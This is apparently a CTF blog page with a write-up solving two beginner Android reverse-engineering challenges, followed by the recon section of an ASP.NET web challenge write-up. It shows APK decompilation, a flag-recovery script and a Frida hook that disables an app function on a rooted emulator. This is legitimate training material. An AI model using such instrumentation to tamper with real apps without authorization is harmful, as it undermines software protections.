<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>% <span class="nb">ls</span> <span class="nt">-l</span> baby_android-2
total 8
<span class="nt">-rw-r--r--</span> 1 tom tom 2647 May 17 13:36 AndroidManifest.xml
<span class="nt">-rw-r--r--</span> 1 tom tom 2344 May 17 13:36 apktool.yml
drwxr-xr-x 1 tom tom   58 May 17 13:36 lib
drwxr-xr-x 1 tom tom   38 May 17 13:36 original
drwxr-xr-x 1 tom tom 3058 May 17 13:36 res
drwxr-xr-x 1 tom tom   68 May 17 13:36 smali
drwxr-xr-x 1 tom tom   34 May 17 13:36 smali_classes2
drwxr-xr-x 1 tom tom   12 May 17 13:36 smali_classes3
drwxr-xr-x 1 tom tom   12 May 17 13:36 smali_classes4
drwxr-xr-x 1 tom tom   62 May 17 13:36 unknown
</code></pre></div></div>

<p>At this point, I realized I had no clue what most of these files and folders were.</p>

<p>So, I did some research on Android reverse engineering and discovered a tool called <code class="language-plaintext highlighter-rouge">jadx</code>. It decompiles <code class="language-plaintext highlighter-rouge">.apk</code> files into <code class="language-plaintext highlighter-rouge">.java</code> files and includes a nice GUI (<code class="language-plaintext highlighter-rouge">jadx-gui</code>) to navigate through the decompiled code.</p>

<p>Navigating to the class <code class="language-plaintext highlighter-rouge">byuctf.babyandroid.MainActivity</code> (entry point of an android application) gives us the following code:</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">...</span>
<span class="n">button</span><span class="o">.</span><span class="na">setOnClickListener</span><span class="o">(</span><span class="k">new</span> <span class="nc">View</span><span class="o">.</span><span class="na">OnClickListener</span><span class="o">()</span> <span class="o">{</span>
  <span class="nd">@Override</span> <span class="c1">// android.view.View.OnClickListener</span>
  <span class="kd">public</span> <span class="kt">void</span> <span class="nf">onClick</span><span class="o">(</span><span class="nc">View</span> <span class="n">view</span><span class="o">)</span> <span class="o">{</span>  
    <span class="nc">String</span> <span class="n">flagAttempt</span> <span class="o">=</span> <span class="nc">MainActivity</span><span class="o">.</span><span class="na">this</span><span class="o">.</span><span class="na">flag</span><span class="o">.</span><span class="na">getText</span><span class="o">().</span><span class="na">toString</span><span class="o">();</span>  
    <span class="nc">TextView</span> <span class="n">banner</span> <span class="o">=</span> <span class="o">(</span><span class="nc">TextView</span><span class="o">)</span><span class="nc">MainActivity</span><span class="o">.</span><span class="na">this</span><span class="o">.</span><span class="na">findViewById</span><span class="o">(</span><span class="no">R</span><span class="o">.</span><span class="na">id</span><span class="o">.</span><span class="na">banner</span><span class="o">);</span>
		
    <span class="k">if</span> <span class="o">(</span><span class="nc">FlagChecker</span><span class="o">.</span><span class="na">check</span><span class="o">(</span><span class="n">flagAttempt</span><span class="o">))</span> <span class="o">{</span>  
      <span class="n">banner</span><span class="o">.</span><span class="na">setText</span><span class="o">(</span><span class="s">"That's the right flag!!!"</span><span class="o">);</span>  
    <span class="o">}</span> <span class="k">else</span> <span class="o">{</span>  
      <span class="n">banner</span><span class="o">.</span><span class="na">setText</span><span class="o">(</span><span class="s">"Nope! Try again if you'd like"</span><span class="o">);</span>  
    <span class="o">}</span>
  <span class="o">}</span>  
<span class="o">});</span>
<span class="o">...</span>
</code></pre></div></div>

<p>We see that <code class="language-plaintext highlighter-rouge">"That's the right flag!!!"</code> is printed when <code class="language-plaintext highlighter-rouge">FlagChecker.check(flagAttempt)</code> returns <code class="language-plaintext highlighter-rouge">true</code>. Double-clicking on <code class="language-plaintext highlighter-rouge">FlagChecker</code> gives us the decompiled code for <code class="language-plaintext highlighter-rouge">check()</code>:</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">package</span> <span class="nn">byuctf.babyandroid</span><span class="o">;</span>  

<span class="kd">public</span> <span class="kd">class</span> <span class="nc">FlagChecker</span> <span class="o">{</span>  
    <span class="kd">public</span> <span class="kd">static</span> <span class="kd">native</span> <span class="kt">boolean</span> <span class="nf">check</span><span class="o">(</span><span class="nc">String</span> <span class="n">str</span><span class="o">);</span>
    
    <span class="kd">static</span> <span class="o">{</span>  
        <span class="nc">System</span><span class="o">.</span><span class="na">loadLibrary</span><span class="o">(</span><span class="s">"babyandroid"</span><span class="o">);</span>  
    <span class="o">}</span>  
<span class="o">}</span>
</code></pre></div></div>

<p>Except it doesn’t. The <code class="language-plaintext highlighter-rouge">check</code> function is implemented in a library! Searching for <code class="language-plaintext highlighter-rouge">babyandroid</code> in the previously extracted files yields the following files:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>% tree lib
lib
├── arm64-v8a
│   └── libbabyandroid.so
├── armeabi-v7a
│   └── libbabyandroid.so
├── x86
│   └── libbabyandroid.so
└── x86_64
    └── libbabyandroid.so
</code></pre></div></div>

<p>After throwing the <code class="language-plaintext highlighter-rouge">x86_64</code> version into <code class="language-plaintext highlighter-rouge">binaryninja</code> the challenge is practically solved.</p>

<p><img src="/assets/img/ctf/2025-05-18-baby-android/flag-check-function.png" alt="flag-checking-function" /></p>

<p>We observe that <code class="language-plaintext highlighter-rouge">user_input</code> has to be <code class="language-plaintext highlighter-rouge">0x17</code> bytes long. Then the characters of the input are checked sequentially if they match the character at index <code class="language-plaintext highlighter-rouge">(ctr * ctr) % 0x2f</code> of the string <code class="language-plaintext highlighter-rouge">bycnu)_aacGly~}tt+?=&lt;_ML?f^i_vETkG+b{nDJrVp6=)=</code>.</p>

<p>Then I wrote a small script that extracts the flag from the above string:</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">s</span> <span class="o">=</span> <span class="sa">b</span><span class="sh">"</span><span class="s">bycnu)_aacGly~}tt+?=&lt;_ML?f^i_vETkG+b{nDJrVp6=)=</span><span class="sh">"</span>

<span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nf">range</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span> <span class="mh">0x17</span><span class="p">):</span>
    <span class="n">idx</span> <span class="o">=</span> <span class="p">(</span><span class="n">i</span><span class="o">*</span><span class="n">i</span><span class="p">)</span> <span class="o">%</span> <span class="mh">0x2f</span>
    <span class="nf">print</span><span class="p">(</span><span class="nf">chr</span><span class="p">(</span><span class="n">s</span><span class="p">[</span><span class="n">idx</span><span class="p">]),</span> <span class="n">end</span><span class="o">=</span><span class="sh">''</span><span class="p">)</span>
</code></pre></div></div>

<p>The flag is <code class="language-plaintext highlighter-rouge">byuctf{c++_in_an_apk??}</code></p>

<blockquote>
  <p>Note: You can also open APKs in Ghidra, which automatically extracts and decompiles its contents.</p>
</blockquote>

<h1 id="baby-android-1">Baby Android 1</h1>
<p>Like in the last challenge we install the APK (named <code class="language-plaintext highlighter-rouge">baby_android-1.apk</code>) onto the emulator with <code class="language-plaintext highlighter-rouge">adb install</code>. We then see a new app named <code class="language-plaintext highlighter-rouge">Down with the French</code> (I have no idea what the author has against french people or how they relate to this challenge).</p>

<p><img src="/assets/img/ctf/2025-05-18-baby-android/baby-android-1-emulator-view.png" alt="baby_android-1.apk in emulator" /></p>

<p>Apparently we were “too slow” for the flag. Starting the app again doesn’t change anything. Let’s have a look into the decompiled <code class="language-plaintext highlighter-rouge">MainActivity</code> (again with <code class="language-plaintext highlighter-rouge">jadx-gui</code>).</p>

<p>When the application starts <code class="language-plaintext highlighter-rouge">onCreate</code> is called and the function <code class="language-plaintext highlighter-rouge">setContentView(R.layout.activity_main)</code><sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup> sets the XML layout to use for the current screen. The function argument <code class="language-plaintext highlighter-rouge">R.layout.activity</code> means that the XML file is located in <code class="language-plaintext highlighter-rouge">res/layout/activity_main.xml</code>.</p>

<p>Then the function creates a <code class="language-plaintext highlighter-rouge">Utilities</code> object and calls its method <code class="language-plaintext highlighter-rouge">cleanUp()</code>.
Finally, the text that we see in the screenshot above is set.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">package</span> <span class="nn">byuctf.downwiththefrench</span><span class="o">;</span>  
  
<span class="kn">import</span> <span class="nn">android.os.Bundle</span><span class="o">;</span>  
<span class="kn">import</span> <span class="nn">android.widget.TextView</span><span class="o">;</span>  
<span class="kn">import</span> <span class="nn">androidx.appcompat.app.AppCompatActivity</span><span class="o">;</span>  
  
<span class="kd">public</span> <span class="kd">class</span> <span class="nc">MainActivity</span> <span class="kd">extends</span> <span class="nc">AppCompatActivity</span> <span class="o">{</span>  
    <span class="nd">@Override</span>
    <span class="kd">protected</span> <span class="kt">void</span> <span class="nf">onCreate</span><span class="o">(</span><span class="nc">Bundle</span> <span class="n">savedInstanceState</span><span class="o">)</span> <span class="o">{</span>  
        <span class="kd">super</span><span class="o">.</span><span class="na">onCreate</span><span class="o">(</span><span class="n">savedInstanceState</span><span class="o">);</span>  
        <span class="n">setContentView</span><span class="o">(</span><span class="no">R</span><span class="o">.</span><span class="na">layout</span><span class="o">.</span><span class="na">activity_main</span><span class="o">);</span>  
        <span class="nc">Utilities</span> <span class="n">util</span> <span class="o">=</span> <span class="k">new</span> <span class="nc">Utilities</span><span class="o">(</span><span class="k">this</span><span class="o">);</span>  
        <span class="n">util</span><span class="o">.</span><span class="na">cleanUp</span><span class="o">();</span>  
        <span class="nc">TextView</span> <span class="n">homeText</span> <span class="o">=</span> <span class="o">(</span><span class="nc">TextView</span><span class="o">)</span> <span class="n">findViewById</span><span class="o">(</span><span class="no">R</span><span class="o">.</span><span class="na">id</span><span class="o">.</span><span class="na">homeText</span><span class="o">);</span>  
        <span class="n">homeText</span><span class="o">.</span><span class="na">setText</span><span class="o">(</span><span class="s">"Too slow!!"</span><span class="o">);</span>  
    <span class="o">}</span>  
<span class="o">}</span>
</code></pre></div></div>

<p>Looking into <code class="language-plaintext highlighter-rouge">cleanUp()</code> we see that this function clears the text of <code class="language-plaintext highlighter-rouge">R.id.flagPart1</code> through <code class="language-plaintext highlighter-rouge">R.id.flagPart28</code>.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">public</span> <span class="kt">void</span> <span class="nf">cleanUp</span><span class="o">()</span> <span class="o">{</span>  
	<span class="nc">TextView</span> <span class="n">flag</span> <span class="o">=</span> <span class="o">(</span><span class="nc">TextView</span><span class="o">)</span> <span class="k">this</span><span class="o">.</span><span class="na">activity</span><span class="o">.</span><span class="na">findViewById</span><span class="o">(</span><span class="no">R</span><span class="o">.</span><span class="na">id</span><span class="o">.</span><span class="na">flagPart1</span><span class="o">);</span>  
	<span class="n">flag</span><span class="o">.</span><span class="na">setText</span><span class="o">(</span><span class="s">""</span><span class="o">);</span>  
	<span class="nc">TextView</span> <span class="n">flag2</span> <span class="o">=</span> <span class="o">(</span><span class="nc">TextView</span><span class="o">)</span> <span class="k">this</span><span class="o">.</span><span class="na">activity</span><span class="o">.</span><span class="na">findViewById</span><span class="o">(</span><span class="no">R</span><span class="o">.</span><span class="na">id</span><span class="o">.</span><span class="na">flagPart2</span><span class="o">);</span>  
	<span class="n">flag2</span><span class="o">.</span><span class="na">setText</span><span class="o">(</span><span class="s">""</span><span class="o">);</span>  
	<span class="nc">TextView</span> <span class="n">flag3</span> <span class="o">=</span> <span class="o">(</span><span class="nc">TextView</span><span class="o">)</span> <span class="k">this</span><span class="o">.</span><span class="na">activity</span><span class="o">.</span><span class="na">findViewById</span><span class="o">(</span><span class="no">R</span><span class="o">.</span><span class="na">id</span><span class="o">.</span><span class="na">flagPart3</span><span class="o">);</span>
	<span class="n">flag3</span><span class="o">.</span><span class="na">setText</span><span class="o">(</span><span class="s">""</span><span class="o">);</span>
	<span class="o">...</span>
	<span class="nc">TextView</span> <span class="n">flag28</span> <span class="o">=</span> <span class="o">(</span><span class="nc">TextView</span><span class="o">)</span> <span class="k">this</span><span class="o">.</span><span class="na">activity</span><span class="o">.</span><span class="na">findViewById</span><span class="o">(</span><span class="no">R</span><span class="o">.</span><span class="na">id</span><span class="o">.</span><span class="na">flagPart28</span><span class="o">);</span>
	<span class="n">flag28</span><span class="o">.</span><span class="na">setText</span><span class="o">(</span><span class="s">""</span><span class="o">);</span>
<span class="o">}</span>
</code></pre></div></div>

<p>Now we know that the flag likely has 28 characters. We can also inspect the flag parts in the aforementioned XML file.</p>

<p>Each <code class="language-plaintext highlighter-rouge">TextView</code> widget holds an unique identifier (<code class="language-plaintext highlighter-rouge">android:id</code>) and a flag part character (<code class="language-plaintext highlighter-rouge">android:text</code>)<sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>. The widgets are also constrained by <code class="language-plaintext highlighter-rouge">android:layout_marginBottom</code> and <code class="language-plaintext highlighter-rouge">android:layout_marginEnd</code>, which position the individual widgets on the screen<sup id="fnref:3"><a href="#fn:3" class="footnote" rel="footnote" role="doc-noteref">3</a></sup>.</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;TextView</span>  
<span class="na">android:id=</span><span class="s">"@+id/flagPart1"</span>  
<span class="na">android:layout_width=</span><span class="s">"wrap_content"</span>  
<span class="na">android:layout_height=</span><span class="s">"wrap_content"</span>  
<span class="na">android:layout_marginBottom=</span><span class="s">"420dp"</span>  
<span class="na">android:text=</span><span class="s">"}"</span>  
<span class="na">android:layout_marginEnd=</span><span class="s">"216dp"</span>  
<span class="na">app:layout_constraintBottom_toBottomOf=</span><span class="s">"parent"</span>  
<span class="na">app:layout_constraintEnd_toEndOf=</span><span class="s">"parent"</span><span class="nt">/&gt;</span>

<span class="nt">&lt;TextView</span>  
<span class="na">android:id=</span><span class="s">"@+id/flagPart2"</span>  
<span class="na">android:layout_width=</span><span class="s">"wrap_content"</span>  
<span class="na">android:layout_height=</span><span class="s">"wrap_content"</span>  
<span class="na">android:layout_marginBottom=</span><span class="s">"616dp"</span>  
<span class="na">android:text=</span><span class="s">"t"</span>  
<span class="na">android:layout_marginEnd=</span><span class="s">"340dp"</span>  
<span class="na">app:layout_constraintBottom_toBottomOf=</span><span class="s">"parent"</span>  
<span class="na">app:layout_constraintEnd_toEndOf=</span><span class="s">"parent"</span><span class="nt">/&gt;</span>

...

<span class="nt">&lt;TextView</span>  
<span class="na">android:id=</span><span class="s">"@+id/flagPart28"</span>  
<span class="na">android:layout_width=</span><span class="s">"wrap_content"</span>  
<span class="na">android:layout_height=</span><span class="s">"wrap_content"</span>  
<span class="na">android:layout_marginBottom=</span><span class="s">"576dp"</span>  
<span class="na">android:text=</span><span class="s">"{"</span>  
<span class="na">android:layout_marginEnd=</span><span class="s">"324dp"</span>  
<span class="na">app:layout_constraintBottom_toBottomOf=</span><span class="s">"parent"</span>  
<span class="na">app:layout_constraintEnd_toEndOf=</span><span class="s">"parent"</span><span class="nt">/&gt;</span>
</code></pre></div></div>

<p>The only problem now is that the widgets aren’t in the right order (<code class="language-plaintext highlighter-rouge">flagPart1</code> should be <code class="language-plaintext highlighter-rouge">b</code> instead of <code class="language-plaintext highlighter-rouge">}</code> and <code class="language-plaintext highlighter-rouge">flagPart28</code> should be <code class="language-plaintext highlighter-rouge">}</code> instead of <code class="language-plaintext highlighter-rouge">{</code>).</p>

<p>I don’t want to arrange the characters manually in a image editing software like GIMP. The easiest solution would be to patch out the <code class="language-plaintext highlighter-rouge">cleanUp()</code> function.</p>

<p>However manually trying to patch the smali code in <code class="language-plaintext highlighter-rouge">baby-android-1/smali_classes3/byuctf/downwiththefrench/MainActivity.smali</code> and recompiling and resigning the apk proved to be more troublesome than expected, lol.</p>

<p>That’s when I remembered a tool I once used to bypass certificate pinning in Android apps.</p>
<h2 id="frida">Frida</h2>
<p><code class="language-plaintext highlighter-rouge">frida</code> is a powerful, open-source <strong>dynamic</strong> instrumentation toolkit used for inspecting, manipulating, debugging and (most importantly) hooking into running processes.</p>

<p>To hook the <code class="language-plaintext highlighter-rouge">cleanUp</code> function in our app with <code class="language-plaintext highlighter-rouge">frida</code> we first have to root our android emulator. When using <code class="language-plaintext highlighter-rouge">AndroidStudio</code>, you have two options:</p>
<ul>
  <li>get a <strong>non</strong> google play image and run <code class="language-plaintext highlighter-rouge">adb shell su</code></li>
  <li>get a google play enabled image and root it manually with  <a href="https://gitlab.com/newbit/rootAVD">rootAVD</a></li>
</ul>

<p>Next, upload the <code class="language-plaintext highlighter-rouge">frida-server</code> binary (from <a href="https://github.com/frida/frida/releases">frida releases</a>) to the emulator and execute it<sup id="fnref:4"><a href="#fn:4" class="footnote" rel="footnote" role="doc-noteref">4</a></sup>:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>% adb push frida-server /data/local/tmp/
% adb shell <span class="s2">"chmod 755 /data/local/tmp/frida-server"</span>
% adb shell <span class="s2">"/data/local/tmp/frida-server &amp;"</span>
</code></pre></div></div>

<p>Now we can write our <code class="language-plaintext highlighter-rouge">hook.js</code> script. As our app is written we use the <code class="language-plaintext highlighter-rouge">Java</code> object. The <code class="language-plaintext highlighter-rouge">perform</code> function ensures that the java runtime is fully initialized and our <code class="language-plaintext highlighter-rouge">Utilities</code> class is actually available. Then we can overwrite the <code class="language-plaintext highlighter-rouge">implementation</code> of the <code class="language-plaintext highlighter-rouge">cleanUp</code> function with our own function, that just does nothing.</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// hook.js</span>
<span class="nx">Java</span><span class="p">.</span><span class="nf">perform</span><span class="p">(</span><span class="kd">function</span><span class="p">()</span> <span class="p">{</span>
    <span class="kd">var</span> <span class="nx">Utilities</span> <span class="o">=</span> <span class="nx">Java</span><span class="p">.</span><span class="nf">use</span><span class="p">(</span><span class="dl">'</span><span class="s1">byuctf.downwiththefrench.Utilities</span><span class="dl">'</span><span class="p">);</span>

    <span class="nx">Utilities</span><span class="p">.</span><span class="nx">cleanUp</span><span class="p">.</span><span class="nx">implementation</span> <span class="o">=</span> <span class="kd">function</span><span class="p">()</span> <span class="p">{</span>
        <span class="nx">console</span><span class="p">.</span><span class="nf">log</span><span class="p">(</span><span class="dl">'</span><span class="s1">cleanUp() called!</span><span class="dl">'</span><span class="p">);</span>

        <span class="cm">/* The next line would call the cleanUp
         * function. We don't want this so
         * we comment it out */</span>
        <span class="c1">// var result = this.cleanUp();</span>
        <span class="c1">// return result;</span>
    <span class="p">};</span>
<span class="p">});</span>
</code></pre></div></div>

<p>Running the script <code class="language-plaintext highlighter-rouge">run with frida -U -f byuctf.downwiththefrench -l hook.js</code> starts the application and the flag is displayed.</p>

<p><img src="/assets/img/ctf/2025-05-18-baby-android/baby-android-1-solved.png" alt="baby_android-1.apk solution string is displayed" /></p>

<p>The <code class="language-plaintext highlighter-rouge">b</code> of <code class="language-plaintext highlighter-rouge">byuctf</code> is missing but we can read the flag nevertheless: <code class="language-plaintext highlighter-rouge">byuctf{android_piece_0f_c4k3}</code>.</p>

<h1 id="conclusion">Conclusion</h1>
<p>I really enjoyed these two challenges as they were perfect to get started in reverse engineering android applications. Along the way, I learned about smali bytecode, Java decompilation, Android app structure, and dynamic function hooking with Frida.</p>

<hr data-content="footnotes" />

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p><a href="https://developer.android.com/reference/android/app/Activity#setContentView(int)">setContentView(int) documentation</a> <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2">
      <p><a href="https://developer.android.com/reference/android/widget/TextView">TextView documentation</a> <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3">
      <p><a href="https://developer.android.com/reference/androidx/constraintlayout/widget/ConstraintLayout">ConstraintLayout documentation</a> <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:4">
      <p><a href="https://frida.re/docs/android/">frida installation instructions</a> <a href="#fnref:4" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>tom gaimann</name></author><category term="ctf" /><category term="byu25" /><category term="rev" /><category term="android" /><summary type="html"><![CDATA[Overview CTF: BYUCTF25 Challenge name: baby-android-1 / baby-android-2 Author: overllama Category: rev Difficulty: easy ctf files: baby_android-1, baby_android-2]]></summary></entry><entry><title type="html">cscg25 - cdn</title><link href="https://blog.tomgaimann.de/cdn/" rel="alternate" type="text/html" title="cscg25 - cdn" /><published>2025-02-05T00:00:00+01:00</published><updated>2025-02-05T00:00:00+01:00</updated><id>https://blog.tomgaimann.de/cdn</id><content type="html" xml:base="https://blog.tomgaimann.de/cdn/"><![CDATA[<h1 id="overview">Overview</h1>
<ul>
  <li><strong>CTF</strong>: Cyber Security Challenge Germany 2025</li>
  <li><strong>Challenge name</strong>: cdn</li>
  <li><strong>Author</strong>: norelect</li>
  <li><strong>Category</strong>: web</li>
  <li><strong>Difficulty</strong>: medium</li>
  <li><a href="/download/ctf-files/cscg25/cdn/cdn.zip">ctf-files</a></li>
</ul>

<h2 id="challenge-description">Challenge description</h2>
<p>Diary Entry: February 10, 2080</p>

<p>Another day in the wasteland of enterprise software. The neon skyline flickers outside my window, but inside this concrete bunker of a cubicle, it’s just me, an aging keyboard, and a .NET Framework project that refuses to die. I don’t know how we got here. The world outside runs on quantum distributed neural meshes, but here I am, hammering away at legacy C# code in an IDE that barely runs on this salvaged hardware. Mono is the only thing keeping this fossil alive, and even that is held together with digital duct tape and the tears of developers long past. The system is ancient, predating even my grandparents. But the Corp won’t let us move it. “Too much risk” they say. “Legacy compatibility” they insist. They don’t see the warnings flashing in the logs like distress beacons in deep space. Reflection errors. Memory leaks. A garbage collector that might as well be a janitor sweeping an endless hallway of digital debris.</p>
<h1 id="recon">Recon</h1>
<p>The challenge contains two directories and one <code class="language-plaintext highlighter-rouge">docker-compose</code> file.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>% la        
0755 drwxr-xr-x 2.3k tom tom  1 Jan  1980 bot
0755 drwxr-xr-x  27M tom tom  1 Jan  1980 cdn
0644 .rw-r--r--  281 tom tom  1 Jan  1980 docker-compose.yaml
</code></pre></div></div>
<p>The <code class="language-plaintext highlighter-rouge">bot</code> folder contains <code class="language-plaintext highlighter-rouge">scenario.js</code> file simulates a user registering an account with random username and password, logging in and uploading the flag.</p>

<p>The <code class="language-plaintext highlighter-rouge">cdn/src/CDN.Web</code> folder contains the actual challenge.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>% la cdn/src/CDN.Web
0755 drwxr-xr-x  12k tom tom  1 Jan  1980 Account
0755 drwxr-xr-x 169k tom tom  1 Jan  1980 Content
0755 drwxr-xr-x 4.1k tom tom  1 Jan  1980 Errors
0755 drwxr-xr-x 1.3k tom tom  1 Jan  1980 Properties
0644 .rw-r--r-- 3.9k tom tom  1 Jan  1980 ApplicationUser.cs
0644 .rw-r--r--  14k tom tom  1 Jan  1980 CDN.Web.csproj
0644 .rw-r--r-- 1.4k tom tom  1 Jan  1980 CDN.Web.csproj.user
0644 .rw-r--r-- 1.2k tom tom  1 Jan  1980 Contact.aspx
0644 .rw-r--r-- 2.1k tom tom  1 Jan  1980 Contact.aspx.cs
0644 .rw-r--r-- 1.1k tom tom  1 Jan  1980 Contact.aspx.designer.cs
0644 .rw-r--r-- 1.3k tom tom  1 Jan  1980 Default.aspx
0644 .rw-r--r--  568 tom tom  1 Jan  1980 Default.aspx.cs
0644 .rw-r--r--  432 tom tom  1 Jan  1980 Default.aspx.designer.cs
0644 .rw-r--r--  32k tom tom  1 Jan  1980 favicon.ico
0644 .rw-r--r-- 1.4k tom tom  1 Jan  1980 Files.aspx
0644 .rw-r--r-- 2.6k tom tom  1 Jan  1980 Files.aspx.cs
0644 .rw-r--r-- 1.7k tom tom  1 Jan  1980 Files.aspx.designer.cs
0644 .rw-r--r--   90 tom tom  1 Jan  1980 Global.asax
0644 .rw-r--r--  659 tom tom  1 Jan  1980 Global.asax.cs
0644 .rw-r--r-- 1.8k tom tom  1 Jan  1980 packages.config
0644 .rw-r--r-- 2.7k tom tom  1 Jan  1980 Site.Master
0644 .rw-r--r-- 2.6k tom tom  1 Jan  1980 Site.Master.cs
0644 .rw-r--r--  773 tom tom  1 Jan  1980 Site.Master.designer.cs
0644 .rw-r--r--  817 tom tom  1 Jan  1980 Startup.cs
0644 .rw-r--r-- 4.4k tom tom  1 Jan  1980 Web.config
0644 .rw-r--r-- 1.1k tom tom  1 Jan  1980 Web.Debug.config
0644 .rw-r--r-- 1.3k tom tom  1 Jan  1980 Web.Release.config
</code></pre></div></div>
<p>We see a lot of <code class="language-plaintext highlighter-rouge">C#</code> and <code class="language-plaintext highlighter-rouge">.aspx</code> files, which can only mean that we are dealing with a web application that was developed with the <code class="language-plaintext highlighter-rouge">ASP.NET</code> framework. From wikipedia:</p>

<blockquote>
  <p>ASP.NET is a server-side web-application framework designed for web development to produce dynamic web pages. It was developed by Microsoft to allow programmers to build dynamic web sites, applications and services. The name stands for Active Server Pages Network Enabled Technologies.</p>
</blockquote>

<p>When starting the docker containers the application starts on <code class="language-plaintext highlighter-rouge">localhost:9000</code> and presents us this view:</p>

<p><img src="/assets/img/ctf/2025-05-02-cdn/cdn-landing-page.png" alt="landing-page" /></p>

<p>We can now create an account (<code class="language-plaintext highlighter-rouge">REGISTER</code>) and log in. When logged in we can upload a file (<code class="language-plaintext highlighter-rouge">FILES</code>).</p>

<p><img src="/assets/img/ctf/2025-05-02-cdn/cdn-file-upload.png" alt="" /></p>

<p>Looking at the source code we see that files are not stored as actual files on the server but rather as a string in an in-memory list:</p>
<div class="language-cs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// Files.aspx.cs</span>
<span class="k">public</span> <span class="k">partial</span> <span class="k">class</span> <span class="nc">Files</span> <span class="p">:</span> <span class="n">MvpPage</span><span class="p">&lt;</span><span class="n">FilesViewModel</span><span class="p">&gt;,</span> <span class="n">IFilesView</span> <span class="p">{</span>
        <span class="k">public</span> <span class="k">static</span> <span class="k">readonly</span> <span class="n">Dictionary</span><span class="p">&lt;</span><span class="kt">string</span><span class="p">,</span> <span class="n">List</span><span class="p">&lt;</span><span class="n">FileData</span><span class="p">&gt;&gt;</span> <span class="n">_files</span> <span class="p">=</span> <span class="k">new</span> <span class="n">Dictionary</span><span class="p">&lt;</span><span class="kt">string</span><span class="p">,</span> <span class="n">List</span><span class="p">&lt;</span><span class="n">FileData</span><span class="p">&gt;&gt;();</span>

        <span class="p">...</span>
        
		<span class="k">protected</span> <span class="k">void</span> <span class="nf">UploadFileButton_Click</span><span class="p">(</span><span class="kt">object</span> <span class="n">sender</span><span class="p">,</span> <span class="n">EventArgs</span> <span class="n">e</span><span class="p">)</span> <span class="p">{</span>
            <span class="k">if</span> <span class="p">(!</span><span class="k">this</span><span class="p">.</span><span class="n">User</span><span class="p">.</span><span class="n">Identity</span><span class="p">.</span><span class="n">IsAuthenticated</span><span class="p">)</span> <span class="p">{</span>
                <span class="k">this</span><span class="p">.</span><span class="n">ErrorMessage</span><span class="p">.</span><span class="n">Text</span> <span class="p">=</span> <span class="s">"Only signed in users can upload files."</span><span class="p">;</span>
                <span class="k">return</span><span class="p">;</span>
            <span class="p">}</span>

            <span class="k">if</span> <span class="p">(</span><span class="k">this</span><span class="p">.</span><span class="n">FileUpload1</span><span class="p">.</span><span class="n">HasFile</span><span class="p">)</span> <span class="p">{</span>
                <span class="kt">var</span> <span class="n">username</span> <span class="p">=</span> <span class="k">this</span><span class="p">.</span><span class="n">User</span><span class="p">.</span><span class="n">Identity</span><span class="p">.</span><span class="n">Name</span><span class="p">;</span>
                <span class="kt">var</span> <span class="n">data</span> <span class="p">=</span> <span class="k">new</span> <span class="n">FileData</span> <span class="p">{</span>
                    <span class="n">FileName</span> <span class="p">=</span> <span class="k">this</span><span class="p">.</span><span class="n">FileUpload1</span><span class="p">.</span><span class="n">FileName</span> <span class="p">??</span> <span class="s">"default-filename.bin"</span><span class="p">,</span>
                    <span class="n">Data</span> <span class="p">=</span> <span class="s">"data:application/octet-stream;base64,"</span> <span class="p">+</span> <span class="n">Convert</span><span class="p">.</span><span class="nf">ToBase64String</span><span class="p">(</span><span class="k">this</span><span class="p">.</span><span class="n">FileUpload1</span><span class="p">.</span><span class="n">FileBytes</span><span class="p">)</span>
                <span class="p">};</span>
                <span class="k">if</span> <span class="p">(!</span><span class="n">_files</span><span class="p">.</span><span class="nf">ContainsKey</span><span class="p">(</span><span class="n">username</span><span class="p">))</span> <span class="p">{</span>
                    <span class="n">_files</span><span class="p">[</span><span class="n">username</span><span class="p">]</span> <span class="p">=</span> <span class="k">new</span> <span class="n">List</span><span class="p">&lt;</span><span class="n">FileData</span><span class="p">&gt;();</span>
                <span class="p">}</span>
                <span class="n">_files</span><span class="p">[</span><span class="n">username</span><span class="p">].</span><span class="nf">Add</span><span class="p">(</span><span class="n">data</span><span class="p">);</span>
                <span class="k">this</span><span class="p">.</span><span class="n">ListView1</span><span class="p">.</span><span class="n">DataSource</span> <span class="p">=</span> <span class="n">_files</span><span class="p">[</span><span class="n">username</span><span class="p">];</span>
                <span class="k">this</span><span class="p">.</span><span class="n">ListView1</span><span class="p">.</span><span class="nf">DataBind</span><span class="p">();</span>
                <span class="k">this</span><span class="p">.</span><span class="n">ErrorMessage</span><span class="p">.</span><span class="n">Text</span> <span class="p">=</span> <span class="s">"File upload successful."</span><span class="p">;</span>
            <span class="p">}</span>
            <span class="k">else</span> <span class="p">{</span>
                <span class="k">this</span><span class="p">.</span><span class="n">ErrorMessage</span><span class="p">.</span><span class="n">Text</span> <span class="p">=</span> <span class="s">"No file attached."</span><span class="p">;</span>
            <span class="p">}</span>
        <span class="p">}</span>
        <span class="p">...</span>
</code></pre></div></div>

